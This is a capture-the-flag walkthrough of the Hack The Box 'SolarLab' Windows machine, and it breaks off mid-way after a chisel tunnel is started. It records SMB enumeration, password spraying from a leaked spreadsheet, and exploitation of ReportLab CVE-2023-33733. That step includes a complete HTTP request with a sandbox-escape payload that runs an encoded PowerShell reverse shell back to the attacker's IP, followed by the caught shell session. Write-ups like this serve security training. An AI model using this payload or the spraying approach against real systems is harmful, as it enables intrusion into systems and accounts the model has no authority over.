SolarLab - Medium - Windows
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
# Nmap 7.94SVN scan initiated Mon Jun  3 15:52:40 2024 as: nmap -sCV -p- -v -oN portscan.log 10.10.11.16
Nmap scan report for 10.10.11.16
Host is up (0.027s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          nginx 1.24.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
6791/tcp open  http          nginx 1.24.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://report.solarlab.htb:6791/
|_http-server-header: nginx/1.24.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1s
| smb2-time:
|   date: 2024-06-03T19:54:40
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jun  3 15:55:17 2024 -- 1 IP address (1 host up) scanned in 156.70 seconds
Inspecting SMB
It was possible to access the SMB share with guest credentials. All of the files were copied locally to disk for further inspection.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/hackthebox/solarlab]
└─$ smbclient //10.10.11.16/Documents
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Fri Apr 26 10:47:14 2024
  ..                                 DR        0  Fri Apr 26 10:47:14 2024
  concepts                            D        0  Fri Apr 26 10:41:57 2024
  desktop.ini                       AHS      278  Fri Nov 17 05:54:43 2023
  details-file.xlsx                   A    12793  Fri Nov 17 07:27:21 2023
  My Music                        DHSrn        0  Thu Nov 16 14:36:51 2023
  My Pictures                     DHSrn        0  Thu Nov 16 14:36:51 2023
  My Videos                       DHSrn        0  Thu Nov 16 14:36:51 2023
  old_leave_request_form.docx         A    37194  Fri Nov 17 05:35:57 2023

		7779839 blocks of size 4096. 1871382 blocks available
smb: \>
Inspecting Port 80 (http://solarlab.htb)

Nginx is hosting a basic static website. It lists the names some employees at the company which could be useful. After enumerating the directory there was nothing of interest on 80.
Inspecting Port 6791 (http://report.solarlab.htb:6791/)

Nginx is also hosting a virtual host on port 6791. A login page which requires credentials.
Inspecting Documents from SMB
Most of the files had no value. The only file of interest was a spreadsheet containing potential usernames and passwords.

Password Spraying

This step required some guess work. The Blake username needed to be changed in order for their password to work. Based on the username theme everyone has a username of their first name and last initial. Changing Blakes username to fit this pattern was the solution. Below is a screenshot of Intruder on Burpsuite showing the successful attempt.
Accessing ReportHub as BlakeB


Access granted to a ReportHub web application. The application seems to generate PDF reports based on employee requests.
Inspecting ReportHub
After generating and downloading a PDF sample EXIFTOOL reveals what software is being used on the backend. ReportLab PDF Library.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/hackthebox/solarlab]
└─$ exiftool output.pdf
ExifTool Version Number         : 12.76
File Name                       : output.pdf
Directory                       : .
File Size                       : 205 kB
File Modification Date/Time     : 2024:06:03 16:24:02-04:00
File Access Date/Time           : 2024:06:09 14:13:55-04:00
File Inode Change Date/Time     : 2024:06:03 16:24:02-04:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Author                          : (anonymous)
Create Date                     : 2024:06:03 23:23:44-02:00
Creator                         : (unspecified)
Modify Date                     : 2024:06:03 23:23:44-02:00
Producer                        : ReportLab PDF Library - www.reportlab.com
Subject                         : (unspecified)
Title                           : (anonymous)
Trapped                         : False
Page Mode                       : UseNone
Page Count                      : 1
Exploiting ReportLab PDF Library (CVE-2023-33733)
Source: https://github.com/c53elyas/CVE-2023-33733
It did not take long to find a number of exploits for ReportLab PDF Library. The POC linked above provides a python script to generate a PDF file with the payload. The PDF payload will have no use for this situation. Instead it will be required to insert the payload into the HTTP request as shown below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
POST /travelApprovalForm HTTP/1.1
Host: report.solarlab.htb:6791
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------89499056123232653911184628403
Content-Length: 2896
Origin: http://report.solarlab.htb:6791
Connection: close
Referer: http://report.solarlab.htb:6791/travelApprovalForm
Cookie: session=.eJwljjsOw0AIBe9CnQLWfBZfxjJrUNLacRXl7lkp0715zXxgqzOvJ6zv884HbK8DVoh9aC48GnM5YYjsncJHVsrwEUi1OLt1iXlL10RPw0NSbBIh3lpG2WLUVSPUHaf25hyszCqCJuqhDa2a78GEpKlzlxwwQ-4rz38NwfcHgZgttg.ZmX1AQ.Jxc5KXqmMGmeejVJgGxAsESvRuQ
Upgrade-Insecure-Requests: 1

-----------------------------89499056123232653911184628403
Content-Disposition: form-data; name="time_interval"

2024-06-09 to 2024-06-10
-----------------------------89499056123232653911184628403
Content-Disposition: form-data; name="travel_request"

            <para>
              <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgAzACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
                exploit
                </font>
            </para>
-----------------------------89499056123232653911184628403
Reverse Shell Returned (blake)
The payload worked. Reverse shell returned as the blake user. No interesting privileges.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/hackthebox/solarlab]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.16] 60528

PS C:\Users\blake\Documents\app> whoami
solarlab\blake
PS C:\Users\blake\Documents\app> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
PS C:\Users\blake\Documents\app>
Enumerating Local Users
There is an openfire user which is interesting. There are also traces of openfire application files on the file system.
1
2
3
4
5
6
7
8
9
10
PS C:\users\openfire> net users

User accounts for \\SOLARLAB

-------------------------------------------------------------------------------
Administrator            blake                    DefaultAccount
Guest                    openfire                 WDAGUtilityAccount
The command completed successfully.

PS C:\users\openfire>
Enumerating Local Ports
OpenFire uses ports 9090/9091 and they are open on localhost.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
PS C:\users\openfire> netstat -nta

Active Connections

  Proto  Local Address          Foreign Address        State           Offload State

  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:6791           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       InHost
  TCP    10.10.11.16:139        0.0.0.0:0              LISTENING       InHost
  TCP    10.10.11.16:60528      10.10.14.23:9001       ESTABLISHED     InHost
  TCP    127.0.0.1:5000         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:5222         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:5223         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:5262         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:5263         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:5269         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:5270         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:5275         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:5276         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:7070         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:7443         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:9090         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:9091         0.0.0.0:0              LISTENING       InHost
  TCP    127.0.0.1:49671        127.0.0.1:49672        ESTABLISHED     InHost
  TCP    127.0.0.1:49672        127.0.0.1:49671        ESTABLISHED     InHost
  TCP    127.0.0.1:49673        127.0.0.1:49674        ESTABLISHED     InHost
  TCP    127.0.0.1:49674        127.0.0.1:49673        ESTABLISHED     InHost
  TCP    127.0.0.1:49675        127.0.0.1:49676        ESTABLISHED     InHost
  TCP    127.0.0.1:49676        127.0.0.1:49675        ESTABLISHED     InHost
  TCP    127.0.0.1:49677        127.0.0.1:49678        ESTABLISHED     InHost
  TCP    127.0.0.1:49678        127.0.0.1:49677        ESTABLISHED     InHost
  TCP    127.0.0.1:49680        127.0.0.1:49681        ESTABLISHED     InHost
  TCP    127.0.0.1:49681        127.0.0.1:49680        ESTABLISHED     InHost
  TCP    127.0.0.1:49682        127.0.0.1:49683        ESTABLISHED     InHost
  TCP    127.0.0.1:49683        127.0.0.1:49682        ESTABLISHED     InHost
  TCP    127.0.0.1:49684        127.0.0.1:49685        ESTABLISHED     InHost
  TCP    127.0.0.1:49685        127.0.0.1:49684        ESTABLISHED     InHost
  TCP    127.0.0.1:49686        127.0.0.1:49687        ESTABLISHED     InHost
  TCP    127.0.0.1:49687        127.0.0.1:49686        ESTABLISHED     InHost
  TCP    127.0.0.1:49688        127.0.0.1:49689        ESTABLISHED     InHost
  TCP    127.0.0.1:49689        127.0.0.1:49688        ESTABLISHED     InHost
  TCP    127.0.0.1:49690        127.0.0.1:49691        ESTABLISHED     InHost
  TCP    127.0.0.1:49691        127.0.0.1:49690        ESTABLISHED     InHost
  TCP    127.0.0.1:49692        127.0.0.1:49693        ESTABLISHED     InHost
  TCP    127.0.0.1:49693        127.0.0.1:49692        ESTABLISHED     InHost
  TCP    127.0.0.1:49694        127.0.0.1:49695        ESTABLISHED     InHost
  TCP    127.0.0.1:49695        127.0.0.1:49694        ESTABLISHED     InHost
  TCP    127.0.0.1:49696        127.0.0.1:49697        ESTABLISHED     InHost
  TCP    127.0.0.1:49697        127.0.0.1:49696        ESTABLISHED     InHost
  TCP    127.0.0.1:49698        127.0.0.1:49699        ESTABLISHED     InHost
  TCP    127.0.0.1:49699        127.0.0.1:49698        ESTABLISHED     InHost
  TCP    127.0.0.1:49700        127.0.0.1:49701        ESTABLISHED     InHost
  TCP    127.0.0.1:49701        127.0.0.1:49700        ESTABLISHED     InHost
  TCP    127.0.0.1:49702        127.0.0.1:49703        ESTABLISHED     InHost
  TCP    127.0.0.1:49703        127.0.0.1:49702        ESTABLISHED     InHost
  TCP    127.0.0.1:49704        127.0.0.1:49705        ESTABLISHED     InHost
  TCP    127.0.0.1:49705        127.0.0.1:49704        ESTABLISHED     InHost
  TCP    127.0.0.1:49706        127.0.0.1:49707        ESTABLISHED     InHost
  TCP    127.0.0.1:49707        127.0.0.1:49706        ESTABLISHED     InHost
  TCP    127.0.0.1:49708        127.0.0.1:49709        ESTABLISHED     InHost
  TCP    127.0.0.1:49709        127.0.0.1:49708        ESTABLISHED     InHost
  TCP    127.0.0.1:49710        127.0.0.1:49711        ESTABLISHED     InHost
  TCP    127.0.0.1:49711        127.0.0.1:49710        ESTABLISHED     InHost
  TCP    127.0.0.1:49712        127.0.0.1:49713        ESTABLISHED     InHost
  TCP    127.0.0.1:49713        127.0.0.1:49712        ESTABLISHED     InHost
  TCP    127.0.0.1:49714        127.0.0.1:49715        ESTABLISHED     InHost
  TCP    127.0.0.1:49715        127.0.0.1:49714        ESTABLISHED     InHost
  TCP    127.0.0.1:49716        127.0.0.1:49717        ESTABLISHED     InHost
  TCP    127.0.0.1:49717        127.0.0.1:49716        ESTABLISHED     InHost
  TCP    127.0.0.1:49718        127.0.0.1:49719        ESTABLISHED     InHost
  TCP    127.0.0.1:49719        127.0.0.1:49718        ESTABLISHED     InHost
  TCP    127.0.0.1:60529        127.0.0.1:60530        ESTABLISHED     InHost
  TCP    127.0.0.1:60530        127.0.0.1:60529        ESTABLISHED     InHost
  TCP    [::]:135               [::]:0                 LISTENING       InHost
  TCP    [::]:445               [::]:0                 LISTENING       InHost
  TCP    [::]:5985              [::]:0                 LISTENING       InHost
  TCP    [::]:47001             [::]:0                 LISTENING       InHost
  TCP    [::]:49664             [::]:0                 LISTENING       InHost
  TCP    [::]:49665             [::]:0                 LISTENING       InHost
  TCP    [::]:49666             [::]:0                 LISTENING       InHost
  TCP    [::]:49667             [::]:0                 LISTENING       InHost
  TCP    [::]:49668             [::]:0                 LISTENING       InHost
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    0.0.0.0:5050           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5355           *:*
  UDP    10.10.11.16:137        *:*
  UDP    10.10.11.16:138        *:*
  UDP    10.10.11.16:1900       *:*
  UDP    10.10.11.16:59394      *:*
  UDP    127.0.0.1:1900         *:*
  UDP    127.0.0.1:59395        *:*
  UDP    127.0.0.1:61286        *:*
  UDP    [::]:123               *:*
  UDP    [::]:500               *:*
  UDP    [::]:4500              *:*
  UDP    [::1]:1900             *:*
  UDP    [::1]:59393            *:*
Tunneling to Local Port 9090/9091
Chisel was used to create a tunnel to the local ports which should be hosting OpenFire.
1
2
3
4
5
┌──(kali㉿kali)-[~/hackthebox/solarlab/www]
└─$ ./chisel_1.9.1_linux_amd64 server -p 9999 --reverse
2024/06/09 14:43:59 server: Reverse tunnelling enabled
